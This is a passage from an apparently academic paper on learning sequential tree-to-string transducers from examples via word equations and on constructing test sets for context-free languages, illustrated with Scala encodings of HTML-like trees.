A *non-deterministic finite automaton (NFA)* is a tuple $(\Gamma, Q, q_i, F, \delta)$ where Γ is the alphabet, Q is the set of states, $q_i \in Q$ is the initial state, F is the set of final states, $\delta \subseteq Q \times \Gamma \times Q$ is the transition relation. When the transition relation is deterministic, that is for all $q, p_1, p_2 \in Q, a \in \Gamma$, if $(q, a, p_1) \in \delta$ and $(q, a, p_2) \in \delta$, then $p_1 = p_2$, we say that A is a *deterministic finite automaton (DFA)*.

A *context-free grammar* G is a tuple (N, Σ, R, S) where:

- N is a set of *non-terminals*,
- Σ is a set of *terminals*, disjoint from N,
- $R \subseteq N \times (N \cup \Sigma)^*$ is a set of *production rules*,
- $S \in N$ is the starting non-terminal symbol.

A production $(A, rhs) \in R$ is denoted $A \to rhs$. The *size* of G, denoted $|G|$, is the sum of sizes of each production in R: $\sum_{A \to rhs \in R} 1 + |rhs|$. A grammar is *linear* if for every production $A \to rhs \in R$, the rhs string contains at most one occurrence of N. By an abuse of notation, we denote by G the set of words produced by G.

4.1 Trees and Domains

A *ranked alphabet* Σ is a set of pairs (f, k) where f is a symbol from a finite alphabet, and $k \in \mathbb{N}$. A pair (f, k) of a ranked alphabet is also denoted $f^{(k)}$. We say that symbol f has a *rank* (or *arity*) equal to k. We define by $\mathcal{T}_\Sigma$ the set of trees defined over alphabet Σ. Formally, $\mathcal{T}_\Sigma$ is the smallest set such that, if $t_1, \ldots, t_k \in \mathcal{T}_\Sigma$, and $f^{(k)} \in \Sigma$ for some $k \in \mathbb{N}$, then $f(t_1, \ldots, t_k) \in \mathcal{T}_\Sigma$. A set of trees T is *closed under subtree* if for all $f(t_1, \ldots, t_k) \in T$, for all $i \in \{1, \ldots, k\}$, $t_i \in T$.

A top-down tree automaton T is a tuple (Σ, Q, I, δ) where Σ is a ranked alphabet, $I \subseteq Q$ is the set of initial states, and $\delta \subseteq \Sigma \times Q \times Q^*$. The set of trees $\mathcal{L}(T)$ recognized by T is defined recursively as follows. For $f^{(k)} \in \Sigma$, $q \in Q$, and $t = f(t_1, \ldots, t_k) \in \mathcal{T}_\Sigma$, we have $t \in \mathcal{L}(T)_q$ iff there exists $(f, q, q_1 \cdots q_k) \in \delta$ such that for $1 \leq i \leq k$, $t_i \in \mathcal{L}(T)_{q_i}$. The set $\mathcal{L}(T)$ is then defined as $\bigcup_{q \in I} \mathcal{L}(T)_q$.

Algebraic data types are described by the notion of *domain*, which is a set of trees recognized by a top-down tree automaton $T = (\Sigma, Q, I, \delta)$. The *size* of the domain is the sum of sizes of each transition in δ, that is $\sum_{(f^{(k)}, q, q_1 \cdots q_k) \in \delta} 1 + k$.

▶ **Example 1.** In this example and the following ones, we illustrate our notions using an encoding of HTML-like data structures. Consider the following algebraic data type definitions in Scala:

```
abstract class Node
case class node(t: Tag, l: List) extends Node

abstract class Tag
case class div() extends Tag
case class pre() extends Tag
case class span() extends Tag
```

```
abstract class List
case class cons(n: Node, l: List) extends List
case class nil() extends List
```

The corresponding domain D_{html} is described by the following:

$$\begin{aligned}
\Sigma &= \{\text{nil}^{(0)}, \text{cons}^{(2)}, \text{node}^{(2)}, \text{div}^{(0)}, \text{pre}^{(0)}, \text{span}^{(0)}\} \\
Q &= \{\text{Node}, \text{Tag}, \text{List}\} \\
I &= \{\text{Node}, \text{Tag}, \text{List}\} \\
\delta &= \{(\text{node}, \text{Node}, (\text{Tag}, \text{List})), \\
&\quad\ (\text{div}, \text{Tag}, ()), (\text{pre}, \text{Tag}, ()), (\text{span}, \text{Tag}, ()), \\
&\quad\ (\text{cons}, \text{List}, (\text{Node}, \text{List})), \\
&\quad\ (\text{nil}, \text{List}, ())\}
\end{aligned}$$

4.2 Transducers

A *deterministic, sequential, single-state, top-down tree-to-string transducer* τ (1STS for short) is a tuple (Σ, Γ, δ) where:

- Σ is a ranked alphabet (of trees),
- Γ is an alphabet (of words),
- δ is a function over Σ such that $\forall f^{(k)} \in \Sigma.\ \delta(f) \in (\Gamma^*)^{k+1}$.

Note that the transducer does not depend on a particular domain for Σ, but instead can map any tree from $\mathcal{T}_\Sigma$ to a word. Later, when we present our learning algorithms for 1STSs, we restrict ourselves to particular domains provided by the user of the algorithm.

We denote by $[\![\tau]\!]$ the function from trees to words associated with the 1STS τ. Formally, for every $f^{(k)} \in \Sigma$, we have $[\![\tau]\!](f(t_1, \ldots, t_k)) = u_0 \cdot [\![\tau]\!](t_1) \cdot u_1 \cdots [\![\tau]\!](t_k) \cdot u_k$ if $\delta(f) = (u_0, u_1, \ldots, u_k)$. When clear from context, we abuse notation and use τ as a shorthand for the function $[\![\tau]\!]$.

▶ **Example 2.** A transducer $\tau = (\Sigma, \Gamma, \delta)$ converting HTML trees into a convenient syntax for some programmatic templating engines[1] may be described by:

$$\begin{aligned}
\Sigma &= \{\text{nil}^{(0)}, \text{cons}^{(2)}, \text{node}^{(2)}, \text{div}^{(0)}, \text{pre}^{(0)}, \text{span}^{(0)}\}\} \\
\Gamma &= [\textit{All symbols}] \\
\delta(\text{node}) &= (\text{“<.”}, \varepsilon, \varepsilon) \\
\delta(\text{div}) &= (\text{“div”}) \qquad \delta(\text{pre}) = (\text{“pre”}) \qquad \delta(\text{span}) = (\text{“span”}), \\
\delta(\text{cons}) &= (\text{“(”}, \text{“)”}, \varepsilon) \qquad \delta(\text{nil}) = (\varepsilon)
\end{aligned}$$

In Scala, this is written as follows:

```
def tau(input: Tree) = input match {
  case node(t, l) ⇒ "<." + tau(t) + "" + tau(l) + ""
  case div() ⇒ "div"
  case pre() ⇒ "pre"
  case span() ⇒ "span"
```

[1] https://github.com/lihaoyi/scalatags

```
def tree(w: List[Σ̄]): Tree =
  if w is empty or does not start with some (f, 0):
    throw error
  let (f, 0) = w.head
  w ← w.tail
  for i from 1 to arity(f)
    t_i = tree(w)
    assert(w starts with (f, i))
    w ← w.tail
  return f(t_1, ..., t_k)
```

Figure 1 Parsing algorithm to obtain tree(w) from a word $w \in \overline{\Sigma}^*$. When the algorithm fails, because of a pattern matching error or because of the thrown exception, it means there exists no t such that $\tau_\Sigma(t) = w$.

```
  case cons(n, l) ⇒ "(" + tau(n) + ")" + tau(l) + ""
  case nil() ⇒ ""
}
```

For example, tau(node(div,cons(node(span,nil,cons(node(pre,nil))))))) = "<.div(<.span())(<.pre())"

5 Transducers as Morphisms

For a given alphabet Σ, a 1STS (Σ, Γ, δ) is completely determined by the constants that appear in δ. This allows us to define a one-to-one correspondence between transducers and morphisms. This correspondence is made through what we call the *default transducer*. More specifically, Γ is the set $\overline{\Sigma} = \{(f, i) \mid f^{(k)} \in \Sigma \wedge 0 \leq i \leq k\}$ and for all $f^{(k)} \in \Sigma$, we have $\delta(f) = ((f, 0), (f, 1), \ldots, (f, k))$. The default transducer produces sequences of pairs from $\overline{\Sigma}$.

▶ **Example 3.** For $\Sigma = \{\text{nil}^{(0)}, \text{cons}^{(2)}, \text{node}^{(2)}, \text{div}^{(0)}, \text{pre}^{(0)}, \text{span}^{(0)}\}$, τ_Σ is:

$$\begin{aligned}
\Gamma = &\{ (\text{node}, 0), (\text{node}, 1), (\text{node}, 2), (\text{div}, 0), (\text{pre}, 0), (\text{span}, 0) \\
&\ (\text{cons}, 0), (\text{cons}, 1), (\text{cons}, 2), (\text{nil}, 0)\} \\
\delta(\text{node}) = &((\text{node}, 0), (\text{node}, 1), (\text{node}, 2)) \\
\delta(\text{div}) = &(\text{div}, 0) \qquad \delta(\text{pre}) = (\text{pre}, 0) \qquad \delta(\text{span}) = (\text{span}, 0) \\
\delta(\text{cons}) = &((\text{cons}, 0), (\text{cons}, 1), (\text{cons}, 2)) \qquad \delta(\text{nil}) = (\text{nil}, 0))
\end{aligned}$$

In Scala, τ_Σ can be written as follows (+ is used to concatenate elements and lists):

```
def tauSigma(input: Tree): List[Σ̄] = input match {
  case node(t, l) ⇒ (node,0) + tauSigma(t) + (node,1) + tauSigma(l) + (node,2)
  case div() ⇒ (div,0)
  case pre() ⇒ (pre,0)
  case span() ⇒ (span,0)
  case cons(n, l) ⇒ (cons,0) + tauSigma(n) + (cons,1) + tauSigma(l) + (cons,2)
  case nil(n, l) ⇒ (nil,0)
}
```

▶ Lemma 1. For any ranked alphabet Σ, the function $[\![\tau_\Sigma]\!]$ is injective.

Following Lemma 1, for a word $w \in \overline{\Sigma}^*$, we define $\mathsf{tree}(w)$ to be the unique tree (when it exists) such that $\tau_\Sigma(\mathsf{tree}(w)) = w$. We show in Figure 1 how to obtain $\mathsf{tree}(w)$ in linear time from w.

For a 1STS $\tau = (\Sigma, \Gamma, \delta)$, we define the morphism $\mathtt{morph}[\tau]$ from $\overline{\Sigma}$ to Γ^*, and such that, for all $f^{(k)} \in \Sigma$, $i \in \{0, \ldots, k\}$, $\mathtt{morph}[\tau](f, i) = u_i$ where $\delta(f) = (u_0, u_1, \ldots, u_k)$. Conversely, given a morphism $\mu : \overline{\Sigma} \to \Gamma^*$, we define $\mathtt{sts}(\mu)$ as τ_Σ where each output $l \in \overline{\Sigma}$ is replaced by $\mu(l)$.

▶ **Example 4.** For Example 2, $\mathtt{morph}[\tau]$ is defined by:

$$\begin{aligned}
\mathtt{morph}[\tau](\mathrm{node}, 0) &= \text{“<.”} & \mathtt{morph}[\tau](\mathrm{cons}, 0) &= \text{“(”} \\
\mathtt{morph}[\tau](\mathrm{node}, 1) &= \varepsilon & \mathtt{morph}[\tau](\mathrm{cons}, 1) &= \text{“)”} \\
\mathtt{morph}[\tau](\mathrm{node}, 2) &= \varepsilon & \mathtt{morph}[\tau](\mathrm{cons}, 2) &= \varepsilon \\
\mathtt{morph}[\tau](\mathrm{div}, 0) &= \text{“div”} & \mathtt{morph}[\tau](\mathrm{nil}, 0) &= \varepsilon \\
\mathtt{morph}[\tau](\mathrm{pre}, 0) &= \text{“pre”} & \mathtt{morph}[\tau](\mathrm{span}, 0) &= \text{“span”}
\end{aligned}$$

Note that for any morphism: $\mu : \overline{\Sigma} \to \Gamma^*$, $\mathtt{morph}[\mathtt{sts}(\mu)] = \mu$ and for any 1STS τ, $\mathtt{sts}(\mathtt{morph}[\tau]) = \tau$. Moreover, we have the following result, which expresses the output of a 1STS τ using the morphism $\mathtt{morph}[\tau]$.

▶ Lemma 2. For a 1STS τ, and for all $t \in \mathcal{T}_\Sigma$, $\mathtt{morph}[\tau](\tau_\Sigma(t)) = \tau(t)$.

Proof. Follows directly from the definitions of $\mathtt{morph}[\tau]$ and τ_Σ. ◀

▶ **Example 5.** Let $t = \mathrm{cons}(\mathrm{node}(\mathrm{div}, \mathrm{nil}), \mathrm{nil})$. For $\mathtt{morph}[]$ defined as in Example 4 and the transducer τ as in Example 2, the left-hand-side of the equation of Lemma 2 translates to:

$$\begin{aligned}
&\mathtt{morph}[\tau](\tau_\Sigma(t)) \\
&= \mathtt{morph}[\tau](\tau_\Sigma(\mathrm{cons}(\mathrm{node}(\mathrm{div}, \mathrm{nil}), \mathrm{nil}))) \\
&= \mathtt{morph}[\tau]((\mathrm{cons}, 0)(\mathrm{node}, 0)(\mathrm{div}, 0)(\mathrm{node}, 1)(\mathrm{nil}, 0)(\mathrm{node}, 2)(\mathrm{cons}, 1)(\mathrm{nil}, 0)(\mathrm{cons}, 2)) \\
&= \text{“(”} \cdot \text{“<.”} \cdot \text{“div”} \cdot \varepsilon \cdot \varepsilon \cdot \varepsilon \cdot \text{“)”} \cdot \varepsilon \cdot \varepsilon \\
&= \text{“(<.div)”}
\end{aligned}$$

Similarly, the right-hand-side of the equation can be computed as follows:

$$\begin{aligned}
&\tau(t) \\
&= \tau(\mathrm{cons}(\mathrm{node}(\mathrm{div}, \mathrm{nil}), \mathrm{nil})) \\
&= \text{“(”} \cdot \tau(\mathrm{node}(\mathrm{div}, \mathrm{nil})) \cdot \text{“)”} \cdot \tau(\mathrm{nil}) \cdot \varepsilon \\
&= \text{“(”} \cdot \text{“<.”} \cdot \tau(\mathrm{div}) \cdot \varepsilon \cdot \tau(\mathrm{nil}) \cdot \varepsilon \cdot \text{“)”} \cdot \varepsilon \cdot \varepsilon \\
&= \text{“(<.div)”}
\end{aligned}$$

We thus obtain that checking equivalence of 1STSs can be reduced to checking equivalence of morphisms on a context-free language.

▶ Lemma 3 (See [44]). Let τ_1 and τ_2 be two 1STSs, and $D = (\Sigma, Q, I, \delta)$ a domain. Then $[\![\tau_1]\!]_{|D} = [\![\tau_2]\!]_{|D}$ if and only if $\mathtt{morph}[\tau_1]_{|G} = \mathtt{morph}[\tau_2]_{|G}$ where G is the context-free language $\{\tau_\Sigma(t) \mid t \in D\}$.

Proof. Follows from Lemma 2. G is context-free, as it can be recognized by the grammar $(N_G, \overline{\Sigma}, R_G, S_G)$ where:

- $N_G = \{S_G\} \cup \{A_q \mid q \in Q\}$, where S_G is a fresh symbol used as the starting non-terminal,
- The productions are:

$$R_G = \{A_q \to (f,0) \cdot A_{q_1} \cdot (f,1) \cdots A_{q_k} \cdot (f,k) \mid f^{(k)} \in \Sigma \ \wedge (q, f, (q_1, \ldots, q_k)) \in \delta\} \cup \{S_G \to A_q \mid q \in I\}$$

Note that the size of G is linear in the size of $|D|$ (as long as there are no unused states in D). ◀

6 Learning 1STS from a Sample

We now present a learning algorithm for learning 1STSs from sets of input/output examples, or a *sample*. Formally, a sample $\mathcal{S} : \mathcal{T}_\Sigma \nrightarrow \Gamma^*$ is a partial function from trees to words, or alternatively, a set of pairs (t, w) with $t \in \mathcal{T}_\Sigma$ and $w \in \Gamma^*$ such that each t is paired with at most one w.

6.1 NP-completeness of the general case

In general, we prove that finding whether there exists a 1STS consistent with a given a sample is an NP-complete problem. To prove NP-hardness, we reduce the one-in-three positive SAT problem. This problem asks, given a formula φ with no negated variables, whether there exists an assignment such that for each clause of φ, exactly one variable (out of three) evaluates to true.

▶ Theorem 1. Given a sample $\mathcal{S}$, checking whether there exists a 1STS τ such that for all $(t, w) \in \mathcal{S}$, $\tau(t) = w$ is an NP-complete problem.

Proof. (Sketch) We can check for the existence of τ in NP using the following idea. Every input/output example from the sample gives constraints on the constants of τ. Therefore, to check for the existence of τ, it is sufficient to non-deterministically guess constants which are subwords of the given output examples. We can then verify in polynomial-time whether the guessed constants form a 1STS τ which is consistent with the sample $\mathcal{S}$.

To prove NP-hardness, we consider a formula φ, instance of the one-in-three positive SAT. The formula φ has no negated variables, and is satisfiable if there exists an assignment to the boolean variables such that for each clause of φ, exactly one variable (out of three) evaluates to true.

We construct a sample $\mathcal{S}$ such that there exists a 1STS τ such that for all $(t, w) \in \mathcal{S}$, $\tau(t) = w$ if and only if φ is satisfiable. For each clause $(x, y, z) \in \varphi$, we construct an input/output example of the form $\mathcal{S}(x(y(z(\mathsf{nil})))) = a\#$ where x, y and z are symbols of arity 1 corresponding to the variables of the same name in φ, nil is a symbol of arity 0, and a and $\#$ are two special characters. Moreover, we add an input/output example stating that $\mathcal{S}(\mathsf{nil}) = \#$.

This construction forces the fact that a 1STS τ consistent with $\mathcal{S}$ will have a non-empty output (a) for exactly one symbol out of x, y, and z (therefore matching the requirements of one-in-three positive SAT formulas). ◀

In the sequel, we prove that if the domain of the given sample is closed under subtree, this problem can be solved in polynomial time.

6.2 Word Equations

Our learning algorithm relies on reducing the problem of learning a 1STS from a sample to the problem of solving word equations. In general, the best known algorithm for solving word equations is in linear space [40, 22], and takes exponential time to run. When the domain of the sample $\mathcal{S}$ is closed under subtree, the equations we construct have a particular form, and we call them *sequential formulas*. We show there is a polynomial-time algorithm for checking whether a sequential word formula is satisfiable.

▶ **Definition 6.** Let $\mathbb{X}$ be a finite set of *variables*, and Γ a finite alphabet. A *word equation* e is a pair $y_1 = y_2$ where $y_1, y_2 \in (\mathbb{X} \cup \Gamma)^*$. A *word formula* φ is a conjunction of word equations. An *assignment* is a function from $\mathbb{X}$ to Γ^*, and can be seen as a morphism $\mu : (\mathbb{X} \cup \Gamma) \to \Gamma^*$ such that $\mu(a) = a$ for all $a \in \Gamma$.

A word formula is satisfiable if there exists an assignment $\mu : (\mathbb{X} \cup \Gamma) \to \Gamma^*$ such that for all equations $y_1 = y_2$ in φ, $\mu(y_1) = \mu(y_2)$.

A word formula φ is called *sequential* if: 1) for each equation $y_1 = y_2 \in \varphi$, $y_2 \in \Gamma^*$ contains no variable, and $y_1 \in (\Gamma \cup \mathbb{X})^*$ contains at most one occurrence of each variable, 2) for all equations $y = \_$ and $y' = \_$ in φ, either y and y' do not have variables in common, or $y_{|\mathbb{X}} = y'_{|\mathbb{X}}$, that is y and y' have the same sequence of variables. We used the name *sequential* due to this last fact.

▶ **Example 7.** For $X_1, X_2, X_3, X_4, X_5 \in \mathbb{X}$ and $p, q \in \Gamma^*$, each of the four formulas below is sequential:

$$X_1 = pq \qquad X_1X_3 = qpqpqqpqpq \wedge X_1qX_3 = qpqpqqqpqpq$$
$$X_1pX_2qX_3 = qppq \qquad X_1pqX_2X_3 = pqpqpp \wedge X_1X_2qpX_3 = pqppqp \wedge X_5pX_4 = qpq$$

The following formulas (and any formula containing them) are not sequential:

$$X_1pqX_2X_3 = pX_3pq \quad \text{(rhs is not in } \Gamma^*\text{)}$$
$$X_1pqX_2pX_3X_2 = ppqqpp \quad (X_2 \text{ appears twice in lhs})$$
$$X_1pqX_2X_3 = pqpqpp \wedge X_2pX_5 = qpq \quad (X_2 \text{ is shared})$$
$$X_1pqX_2X_3 = pqpqpp \wedge X_1pX_3X_2 = pqppp \quad \text{(different orderings of } X_1\ X_2\ X_3\text{)}$$

We prove that any sequential word formula φ can be solved in polynomial time.

▶ Lemma 4. Let φ be a sequential word formula. Let n be the number of equations in φ, V the number of variables, and C be the size of the largest constant appearing in φ. We can determine in polynomial time $O(nVC)$ whether φ is satisfiable. When it is, we can also produce a satisfying assignment for φ.

Proof. (Sketch) We construct for each equation in φ a DFA which represents succinctly all the possible assignments for this equation. Then, we take the intersection of all these DFAs, and obtain the possible assignments that satisfy all equations (i.e. the assignments that satisfy formula φ). The crucial part of the proof is to prove that this intersection can be computed in polynomial time, and does not produce an exponential blow-up as can be the case with arbitrary DFAs. We prove this by carefully inspecting the DFAs representing the assignments, and using the special form they have. We show the intersection of two such DFAs A and B is a DFA whose size is smaller than both the sizes of A and B (instead of being the product of the sizes of A and B, as can be the case for arbitrary DFAs). See Figure 2 for an illustration of this intersection. ◀




Figure 2 On the left, two automata representing the solutions of equations X_0 p X_1 X_2 = pqpp and X_0 X_1 p X_2 = qppp respectively. On the right, their intersection represents the solutions of the conjunction of equations. Note that the third automaton can be obtained from the first (and the second) by removing states and transitions.

6.3 Algorithm for Learning from a Sample

Algorithm 1 Learning 1STSs from a sample.

Input: A sample $\mathcal{S}$ whose domain is closed under subtree.

Output: If there exists a 1STS τ such that $\tau(t) = w$ for all $(t, w) \in \mathcal{S}$, output Yes and τ, otherwise, output No.

1. Build the sequential formula $\varphi \equiv \bigwedge_{(t,w)\in\mathcal{S}} \mathsf{regEquation}(t, w, \mathcal{S})$
2. Check whether φ has a satisfying assignment μ as follows: (see Lemma 4):
   - For every word equation $\mathsf{regEquation}(t, w, \mathcal{S})$ where t has root f, build a DFA that represents all possible solutions for the words $\mu(f, 0),\ldots,\mu(f, k)$.
   - Check whether the intersection of all DFAs contains some word w.
     - If no, exit the algorithm and return No.
     - If yes, define the words $\mu(f, 0),\ldots,\mu(f, k)$ following w.
3. Return (Yes and) $\mathtt{sts}(\mu)$.

Consider a sample $\mathcal{S}$ such that $dom(\mathcal{S})$ is closed under subtree. Given $(t, w) \in \mathcal{S}$, we define the word equation $\mathsf{equation}(t, w)$ as:

$$\tau_\Sigma(t) = w$$

where the left hand side $\tau_\Sigma(t)$ is a concatenation of elements from $\overline{\Sigma}$, considered as word variables, and the right hand side $w \in \Gamma^*$ is considered to be a word constant.

Assume all equations corresponding to a set of input/output examples are simultaneously satisfiable, with an assignment $\mu : \overline{\Sigma} \to \Gamma^*$. Our algorithm then returns the 1STS $\tau = \mathtt{sts}(\mu)$, thus guarantying that $\tau(t) = w$ for all $(t, w) \in \Sigma$.

If the equations are not simultaneously satisfiable, our algorithm returns No.

▶ **Example 8.** For $\Sigma = \{\text{nil}^{(0)}, \text{cons}^{(2)}, \text{node}^{(2)}, \text{div}^{(0)}, \text{pre}^{(0)}, \text{span}^{(0)}\}$, given the examples:

$$\begin{aligned}
\tau_\Sigma(\text{node}(\text{div}, \text{nil})) &= \text{“<.div”} \\
\tau_\Sigma(\text{div}) = \text{“div”} \qquad \tau_\Sigma(\text{span}) &= \text{“span”} \qquad \tau_\Sigma(\text{pre}) = \text{“pre”} \\
\tau_\Sigma(\text{cons}(\text{node}(\text{div}, \text{nil}), \text{nil}) &= \text{“(<.div)”} \qquad \tau_\Sigma(\text{nil}) = \text{“”}
\end{aligned}$$

we obtain the following equations:

$$\begin{aligned}
(\text{node}, 0) \cdot (\text{div}, 0) \cdot (\text{node}, 1) \cdot (\text{nil}, 0) \cdot (\text{node}, 2) &= \text{“<.div”} \\
(\text{div}, 0) &= \text{“div”} \\
(\text{span}, 0) &= \text{“span”} \\
(\text{pre}, 0) &= \text{“pre”} \\
(\text{cons}, 0) \cdot (\text{node}, 0) \cdot (\text{div}, 0) \cdot (\text{node}, 1) \cdot (\text{nil}, 0) \cdot & \\
(\text{node}, 2) \cdot (\text{cons}, 1) \cdot (\text{nil}, 0) \cdot (\text{cons}, 2) &= \text{“(<.div)”} \\
(\text{nil}, 0) &= \text{“”}
\end{aligned}$$

A satisfying assignment for these equations is the morphism $\texttt{morph}[\tau]$ given in Example 4. Note that this assignment is not unique (see Example 9). We resolve ambiguities in Section 7.

To check for satisfiability of $\bigwedge_{(t,w)\in\mathcal{S}} \mathsf{equation}(t, w)$, we slightly transform the equations in order to obtain a sequential formula. For $(t, w) \in \mathcal{S}$, with $t = f(t_1, \ldots, t_k)$, we define the word equation $\mathsf{regEquation}(t, w, \mathcal{S})$ as:

$$(f, 0)\, w_1\, (f, 1) \cdots w_k\, (f, k) = w$$

where for all $i \in \{1, \ldots, k\}$, $w_i = \mathcal{S}(t_i)$. Note that $\mathcal{S}(t_i)$ must be defined, since t is in the domain of $\mathcal{S}$, which is closed under subtree. Moreover, the formula

$$\varphi \equiv \bigwedge_{(t,w)\in\mathcal{S}} \mathsf{regEquation}(t, w, \mathcal{S})$$

is satisfiable iff $\bigwedge_{(t,w)\in\mathcal{S}} \mathsf{equation}(t, w)$ is satisfiable.

Finally, φ is a sequential formula. Indeed, two equations corresponding to trees having the same root $f^{(k)} \in \Sigma$ have the same sequence of variables $(f, 0) \ldots (f, k)$ in their left hand sides. And two equations corresponding to trees not having the same root have disjoint variables. Thus, using Lemma 4, we can check satisfiability of φ in polynomial time (and obtain a satisfying assignment for φ if there exists one).

▶ Theorem 2 (Correctness and running time of Algorithm 1). Let $\mathcal{S}$ be a sample whose domain is closed under subtree. If there exists a 1STS τ such that $\tau(t) = w$ for all $(t, w) \in \mathcal{S}$, Algorithm 1 returns one such 1STS. Otherwise, Algorithm 1 returns No. Algorithm 1 terminates in time polynomial in the size of $\mathcal{S}$.

Proof. Assume φ has a satisfying assignment $\mu : \overline{\Sigma} \to \Gamma^*$, in step (2) of Algorithm 1. In that case, Algorithm 1 returns $\tau = \texttt{sts}(\mu)$. By definition of φ, we know, for all $(t, w) \in \mathcal{S}$, $\mu(\tau_\Sigma(t)) = w$. Moreover, since $\texttt{morph}[\tau] = \mu$, we have by Lemma 2 that $\tau(t) = \mu(\tau_\Sigma(t))$, so $\tau(t) = w$.

Conversely, if there exists τ such that $\tau(t) = w$ for all $(t, w) \in \mathcal{S}$. Then, again by Lemma 2, $\texttt{morph}[\tau]$ is a satisfying assignment for φ, and Algorithm 1 must return Yes.

The polynomial running time follows from Lemma 4.

▶ Remark. For samples whose domains are not closed under subtree, we may modify Algorithm 1 to check for satisfiability of word equations which are not necessarily sequential. In that case, we are not guaranteed that the running time is polynomial.

◀

7 Learning 1STSs Without Ambiguity

The issue with Algorithm 1 is that the 1STS expected by the user may be different than the one returned by the algorithm (see Example 9 below). To circumvent this issue, we use the notion of *tree test set*. Formally, a set of trees $T \subseteq D$ is a *tree test set for the domain* D if for all 1STSs τ_1 and τ_2, $[\![\tau_1]\!]_{|T} = [\![\tau_2]\!]_{|T}$ implies $[\![\tau_1]\!]_{|D} = [\![\tau_2]\!]_{|D}$.

▶ **Example 9.** The transducer τ_2 defined below satisfies the requirements of Example 8 but is different than the transducer in Example 2. Namely, the values in the box have been switched.

$$\delta_2(\text{node}) = (\text{“<.”}, \varepsilon, \varepsilon)$$
$$\delta_2(\text{div}) = (\text{“div”}) \qquad \delta_2(\text{pre}) = (\text{“pre”}) \qquad \delta_2(\text{span}) = (\text{“span”})$$
$$\delta_2(\text{cons}) = (\text{“(”}, \boxed{\varepsilon, \text{“)”}}) \qquad \delta_2(\text{nil}) = (\varepsilon)$$

We can verify that the two transducers are not equal on the domain D_{html}:

$$\tau(\text{cons}(\text{node}(\text{div}, \text{nil}), \text{cons}(\text{node}(\text{div}, \text{nil}), \text{nil}))) = \text{“(<.div)(<.div)”}$$
$$\tau_2(\text{cons}(\text{node}(\text{div}, \text{nil}), \text{cons}(\text{node}(\text{div}, \text{nil}), \text{nil}))) = \text{“(<.div(<.div))”}$$

Therefore, if a user had the 1STS τ in mind when giving the sample of Example 8, it is still possible that Algorithm 1 returns τ_2. However, by definition of *tree test set*, if the sample given to Algorithm 1 contains a tree test set for D_{html}, we are guaranteed that the resulting transducer is equivalent to the transducer that the user has in mind, for all trees on D_{html}.

Our goal in this section is to compute from a given domain D a tree test set for D. The notion of tree test set is derived from the well-known notion of *test set* in formal languages. The *test set* of a language L (a set of words) is a subset $T \subseteq L$ such that for any two morphisms $f, g : \Sigma^* \to \Gamma^*$, $f_{|T} = g_{|T}$ implies $f_{|L} = g_{|L}$.

To compute a tree test set T for D, we first compute a test set T_G for the context-free language $G = \{\tau_\Sigma(t) \mid t \in D\}$ (built in Lemma 3), and then define $T = \{\mathsf{tree}(w) \mid w \in T_G\}$. We prove in Lemma 7 that T is indeed a tree test set for D.

We introduce in Section 7.1 a new construction, asymptotically optimal, for building test sets of context-free languages. We show in Section 7.2 how this translates to a construction of a tree test set for a domain D. We also give a sufficient condition of D so that the obtained tree test set is closed under subtree. This allows us to present, in Section 7.3, an algorithm that learns 1STSs from a domain D in polynomial-time (by building the tree test set T of D, and asking to the user the outputs corresponding to the trees of T).

7.1 Test Sets for Context-Free Languages

We show in this section how to build, from a context-free grammar G, a test set of size of $O(|G|^3)$. Our construction is asymptotically optimal. We reuse lemmas from [38, 39], which were originally used to give a $O(|G|^6)$ construction.

7.1.1 Plandowski's Test Set

The following lemma was originally used in [38, 39] to show that any linear context-free grammar has a test set containing at most $O(|R|^6)$ elements. We show in Section 7.1.2 how this lemma can be used to show a $2|R|^3$ bound.

Let $\Sigma_4 = \{a_i, \overline{a_i}, b_i, \overline{b_i} \mid i \in \{1,2,3,4\}\}$ be an alphabet. We define:

$$L_4 = \{x_4\, x_3\, x_2\, x_1\, \overline{x_1}\, \overline{x_2}\, \overline{x_3}\, \overline{x_4} \mid \forall i \in \{1,2,3,4\}.\ (x_i, \overline{x_i}) = (a_i, \overline{a_i}) \vee (x_i, \overline{x_i}) = (b_i, \overline{b_i})\}$$

and $T_4 = L_4 \setminus \{b_4\, b_3\, b_2\, b_1\, \overline{b_1}\, \overline{b_2}\, \overline{b_3}\, \overline{b_4}\}$.

The sets $L_4, T_4 \subseteq \Sigma_4$ have 16 and 15 elements respectively.

▶ Lemma 5 ([38, 39]). T_4 is a test set for L_4.

7.1.2 Linear Context-Free Grammars

We now prove that for any linear context-free grammar G, there exists a test set whose size is $2|R|^3$. Like the original proof of [38, 39] that gave a $O(|R|^6)$ upper bound, our proof relies on Lemma 5. However, our proof uses a different construction to obtain the new, tight, bound.

▶ Theorem 3. Let $G = (N, \Sigma, R, S)$ be a linear context-free grammar. There exists a test set $T \subseteq G$ for G containing at most $2|R|^3$ elements.

Proof. (Sketch) Our proof relies on the fact that a linear grammar G can be seen as a labelled graph whose nodes are non-terminals and whose transitions are rules of the grammar. A special node labelled $\perp$ is used for rules whose right-hand-sides are constant. We define the notion of *optimal path* in this graph. We use optimal paths to define paths which are piecewise optimal. More precisely, for $k \in \mathbb{N}$, a word belongs to the set $\Phi_k(G)$ if it can be derived in G by a path that can be split into $k+1$ optimal paths. We then prove that $\Phi_3(G)$ forms a test set for G (by using Lemma 5), which ends our proof as $\Phi_3(G)$ contains $O(|R|^3)$ elements.

◀

We make use of this theorem in the next section to obtain test sets for context-free grammars which are not necessarily linear.

7.1.3 Context-Free Grammars

To obtain a test set for a context-free grammar G which is not necessarily linear, [38] constructs from G a linear context-free grammar, $\mathrm{Lin}(G)$, which produces a subset of G, and which is a test set for G.

